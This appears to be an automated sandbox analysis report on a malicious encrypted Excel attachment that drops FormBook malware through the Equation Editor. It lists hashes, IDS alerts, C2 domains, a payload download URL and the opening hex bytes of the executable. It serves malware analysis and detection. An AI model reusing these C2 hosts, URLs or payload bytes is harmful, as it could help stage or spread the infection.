<tr><td>SSDEEP:</td><td>192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW</td></tr>
<tr><td>MD5:</td><td>F06432656347B7042C803FE58F4043E1</td></tr>
<tr><td>SHA1:</td><td>4BD52B10B24EADECA4B227969170C1D06626A639</td></tr>
<tr><td>SHA-256:</td><td>409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6</td></tr>
<tr><td>SHA-512:</td><td>358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F
0E</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>......JFIF...) ..(...!1!%)-.....383,7(..,...........+...7++++-+++++++++++++++---++++++++-++++++++++++++++..........".................................
.....F.......................!."1A..QRa.#2BSq......3b.....$c....C...Er.5...?..x.5.PM.Q@E..I......i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt.
..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M........[....'......J...,...<.O.........Yn...T.!..E*G.[I..-......
.$e&........z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.......MxPu..b..:0e:.R.#.......U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1..........l.s>.ZA?..........3... z^....L.n6..Am.1m....0../..~.y....
..1.b.0U...5.oi.\.LH1.f....sl...............f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.......O.I.z....am....C.k..iZ ...<ds....f8f..R....K</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AA45CD69.emf

<table>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>Windows Enhanced Metafile (EMF) image data version 0x10000</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>7608</td></tr>
<tr><td>Entropy (8bit):</td><td>5.091127811854214</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>96:+SDjyLSR5gs3iwiMO10VCVU7ckQadVDYM/PVfmhDqpH:5Djr+sW31RGtdVDYM3VfmkpH</td></tr>
<tr><td>MD5:</td><td>EB06F07412A815AED391F20298C1087B</td></tr>
<tr><td>SHA1:</td><td>AC0601FFC173F50B56C3AE2265C61B76711FBE01</td></tr>
<tr><td>SHA-256:</td><td>5CA81C391E8CA113254221D535BE4E0677908DA61DE0016EC963DD443F535FDE</td></tr>
<tr><td>SHA-512:</td><td>38AEF603FAC0AB6FB7159EBA5B48BD7E191A433739710AEACB11538E51ADA5E99CD724BE5B3886986FCBB02375B0C132B0C303AE8838602BCE88475DDD727A
49</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>....l...,..........<.................. EMF................................8...X...................?.................................C...R...p..................................S.e.g.o.e. .U.I...v.Z
e.............%f^.................Y...Y.'.wq....\.....Y.......Y.@.Y.W.wq......Y..6.v_.wq......wq.Ze.4.g^..Y...f^0.g^......g^..f^........4.g^@.Y...f^......f^..........g^..Y.......g^4tf^..g^...........
<..u.Z.v.....Ze......Ze.......................vdv......%..................................r..................'...........(...(.................?...........?................l...4...........(...(...(...(...(..... ....
....
.............................</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DBF7BC5F.png

<table>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>84203</td></tr>
<tr><td>Entropy (8bit):</td><td>7.979766688932294</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J</td></tr>
<tr><td>MD5:</td><td>208FD40D2F72D9AED77A86A44782E9E2</td></tr>
<tr><td>SHA1:</td><td>216B99E777ED782BDC3BFD1075DB90DFDDABD20F</td></tr>
<tr><td>SHA-256:</td><td>CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF</td></tr>
<tr><td>SHA-512:</td><td>7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DBF7BC5F.png	
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,...q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EFA7786E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Preview:	.PNG.....IHDR.....].....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:.....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..\|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..\|.22..g4M.....C.u..y,--.'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F152D108.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8124530118203914
Encrypted:	false
SSDEEP:	3072:134UL0tS6WB0JOqFB5AEA7rgXuzqr8nG/qc+L+:l4UcLe0JOcXuurhqcJ
MD5:	955A9E08DFD3A0E31C7BCF66F9519FFC
SHA1:	F677467423105ACF39B76CB366F08152527052B3
SHA-256:	08A70584E1492DA4EC8557567B12F3EA3C375DAD72EC15226CAFB857527E86A5
SHA-512:	39A2A0C062DEB58768083A946B8BCE0E46FDB2F9DDFB487FE9C544792E50FEBB45CEEE37627AA0B6FEC1053AB48841219E12B7E4B97C51F6A4FD308B5255568 8
Malicious:	false
Preview:	....l.....Q>...!.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....V$.....o..f.V.@o. %.....o...o.....L.o...o.RQAXL.o.D.o.....o.0.o.$QAXL.o.D.o. ...Id.VD.o.L.o. .....d.V.....%...X...%...7.....{$.....C.a.l.i.b.r.i..... o.X...D.o.x.o..8.V.....dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ... 6...F...$.....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F1699B60.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..".....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v"...".....9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:...D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FC1EE4C5.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FC1EE4C5.jpeg	
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++++---++++++++-++++++++++++++++....."..... .....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[|..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'..".'...Y...I.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\Desktop\~$Letter 1019.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	993792
Entropy (8bit):	7.859694041798628
Encrypted:	false
SSDEEP:	24576:vo2y0RBSy/DrDoqbg1L+8XAaIXqziNeBUdt:vXNzrrDoeg1qYBIOiwBU
MD5:	15D907E7D9F8286E5053796C9D78FCEC
SHA1:	B7D7329E94E2292ED53E2778CEBEC533AC599030
SHA-256:	771E4F69520F71AFE6A6E9A4EB4DE7DCD8D7521D90DB290CA6C27B1A95C532AF
SHA-512:	C11D01A61F3DAB5923CC7C2A64EAE2732B5633376D3EF3F9FDF6A0E59567226ECA74B84E4CAD49DA87F6538B6C42C7F7A98A552C12E7B0917E6FF5F81D09F02 E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 15%
Joe Sandbox View:	• Filename: Letter 09JUN 2021.xlsx, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...[..`.....P.....=... ...@....@.. ..... ..@.....<..O....@.....`.....;..... ....H.....text... ....`.rsrc.....@..... .....@..@.rel oc.....`.....(.....@..B.....<.....H.....T.....pX.. .....0.....(!..("....(.....o#....*.....($.....(%.....(&.....('.....((....*N..(. ...o....()....*&..(*....*.s+.....s,.....s-.....s.....s/.....*....0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0.....~....o3....+..*.0.....~....o4....+..*&..(5....* ...0..<.....~.....(6.....,lr...p.....(7...o8...s9.....~.....

Static File Info

General

File type:	CDFV2 Encrypted

General

Entropy (8bit):	7.995656685932539
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Letter 1019.xlsx
File size:	1297920
MD5:	e781a9517fe291b2c42878ac9c68d70c
SHA1:	01e1b2d2df156dfe65bca40f264c71bcee9fa592
SHA256:	2d4f498ee8c41344e6bab8d1d638d48a62672c5cb6ee67afdd5e3333d892715e
SHA512:	7cd525b24a81266760957dce9c2785450996127f725e51025157e84690f6e3fc740619c59023ebf6155712a0cf1ebdf3c18d44301aa9d06ccd2a2bcb353a57c8
SSDEEP:	24576:xhd1FE2xOPmTXXt2JvlMYWZWh4RBJyGpEh1TSeoyl8yfTaVP8OoFhcjBc:xhZEKOuDX8nRHh4RB03G8ETOPic+
File Content Preview:	.....>.....|.....~.....z.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Letter 1019.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/10/21-15:24:50.574428	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49165	80	192.168.2.22	18.140.1.169
06/10/21-15:26:08.719492	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	172.67.161.4
06/10/21-15:26:08.719492	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	172.67.161.4
06/10/21-15:26:08.719492	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	172.67.161.4
06/10/21-15:26:27.789880	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	99.83.154.118	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 10, 2021 15:26:08.598660946 CEST	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.myfavbutik.com	A (IP address)	IN (0x0001)
Jun 10, 2021 15:26:13.789688110 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.69-1hn7uc.net	A (IP address)	IN (0x0001)
Jun 10, 2021 15:26:20.068352938 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.tricqr.com	A (IP address)	IN (0x0001)
Jun 10, 2021 15:26:27.473023891 CEST	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.defenestration.world	A (IP address)	IN (0x0001)
Jun 10, 2021 15:26:32.791817904 CEST	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.buyloc alclub.info	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 10, 2021 15:26:08.666162014 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.myfavbutik.com		172.67.161.4	A (IP address)	IN (0x0001)
Jun 10, 2021 15:26:08.666162014 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.myfavbutik.com		104.21.15.16	A (IP address)	IN (0x0001)
Jun 10, 2021 15:26:14.379901886 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.69-1hn7uc.net		163.43.122.104	A (IP address)	IN (0x0001)
Jun 10, 2021 15:26:20.135004997 CEST	8.8.8.8	192.168.2.22	0x2f03	Name error (3)	www.tricqr.com	none	none	A (IP address)	IN (0x0001)
Jun 10, 2021 15:26:27.559887886 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.defenestration.world		99.83.154.118	A (IP address)	IN (0x0001)
Jun 10, 2021 15:26:32.873641968 CEST	8.8.8.8	192.168.2.22	0x6ec7	Name error (3)	www.buyloc alclub.info	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 18.140.1.169
- www.myfavbutik.com
- www.69-1hn7uc.net
- www.defenestration.world

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	18.140.1.169	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 15:24:50.574428082 CEST	0	OUT	GET /ggs/doc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 18.140.1.169 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 15:24:50.760368109 CEST	1	IN	HTTP/1.1 200 OK Date: Thu, 10 Jun 2021 13:24:50 GMT Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.7 Last-Modified: Thu, 10 Jun 2021 09:42:41 GMT ETag: "f2a00-5c4663658bc88" Accept-Ranges: bytes Content-Length: 993792 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 5b dd c1 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 1e 0f 00 00 0a 00 00 00 00 00 00 1a 3d 0f 00 00 20 00 00 00 40 0f 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 0f 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 0 0 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 c8 3c 0f 00 4f 00 00 00 00 40 0f 00 80 06 00 00 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 0f 00 0c 00 00 00 90 3b 0f 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 20 1d 0f 00 00 20 00 00 00 1e 0f 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 80 06 00 00 00 40 0f 00 00 08 00 00 00 20 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 0f 00 00 02 00 00 00 28 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fc 3c 0f 00 00 00 00 00 48 00 00 00 02 00 05 00 cc 54 01 00 a4 03 01 00 03 00 00 00 05 00 00 06 70 58 02 00 20 e3 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 00 28 21 00 00 0a 28 22 00 00 0a 00 de 02 00 dc 00 28 0b 00 00 06 02 6f 23 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 24 00 00 0a 00 02 16 28 25 00 00 0a 00 02 17 28 26 00 00 0a 00 02 16 28 27 00 00 0a 00 02 16 28 28 00 00 0a 00 2a 4e 00 02 28 0d 00 00 06 6f b9 02 00 06 28 29 00 00 0a 00 2a 26 00 02 28 2a 00 00 0a 00 2a ce 73 2b 00 00 0a 80 01 00 00 04 73 2c 00 00 0a 80 02 00 00 04 73 2d 00 00 0a 80 03 00 00 04 73 2e 00 00 0a 80 04 00 00 04 73 2f 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 0 0 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 30 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 31 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 32 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 33 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 34 00 00 0a 0a 2b 00 06 2a 26 00 02 28 35 00 00 0a 00 2a 00 00 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 36 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 06 00 00 02 28 37 00 00 0a 6f 38 00 00 0a 73 39 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL[`P= @@ @<O@`; H.text `.rsrc@ @@.rel oc`(@B<HTpX 0(!("(o#*($(%(&('((*N(o()*&(**s+s,s-s.s/*0~o0+*0~o1+*0~o2+*0~o3+*0~o4+*&(5*0<~(6,!rp(7o8s9~+*0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	172.67.161.4	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 15:26:08.719491959 CEST	1049	OUT	GET /p2io/?9rx=dKp6rERGX1oMTEkAtHZ5ksFEU2G9ncFkpMVxqDe1xbP28bbT8N8SqGfKoZnot7fJ59eAsw==&1b Px7=ifrhEpc0Hv8pf4 HTTP/1.1 Host: www.myfavbutik.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 10, 2021 15:26:08.786259890 CEST	1049	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 10 Jun 2021 13:26:08 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Thu, 10 Jun 2021 14:26:08 GMT Location: https://www.doibutik.com/ cf-request-id: 0a97b3147400002c26721e3000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=WHL10s8h5lxUBs6r3PTMAs9RyAthKjHb 5DfYToZHsaU6Txx9e6MhsdCQC7L3a3YgpjnC4ITL1%2FotlYU5J9IZHO%2FJho7KJY7IzofrZctNyRrcnTKrLlRWyp udSjsKAtXd"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 65d2ee00bf712c26-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	163.43.122.104	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 15:26:14.692687035 CEST	1050	OUT	GET /p2io/?9rx=V9Q6YNEpmTTku3594j8RVRt0udPCykKEN/raiLh+TizfOzW/z4mr+TojY495qvgWXqOzag==&1b Px7=ifrhEpc0Hv8pf4 HTTP/1.1 Host: www.69-1hn7uc.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
